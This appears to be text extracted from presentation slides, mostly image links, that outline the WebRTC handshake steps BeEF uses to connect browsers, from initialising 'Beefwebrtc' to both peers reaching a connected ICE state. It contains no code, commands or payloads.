
# Step 2 - Initialise Beefwebrtc




# Step 3 - Caller sets up RTCPeerConnection




# Step 4 - Receiver receives offer and begins ITS RTCPeerConnection




# Step 5 - Receiver sends RTC answer and ITS ICE candidates



# Step 6 - Caller receives RTC answer from its peer



# Step 7 - Browsers establish peer connectivity via shared ICE candidates



**RTCPeerConnection**

# Step 8 - Woot!



**iceConnectionState = connected**      **iceConnectionState = connected**






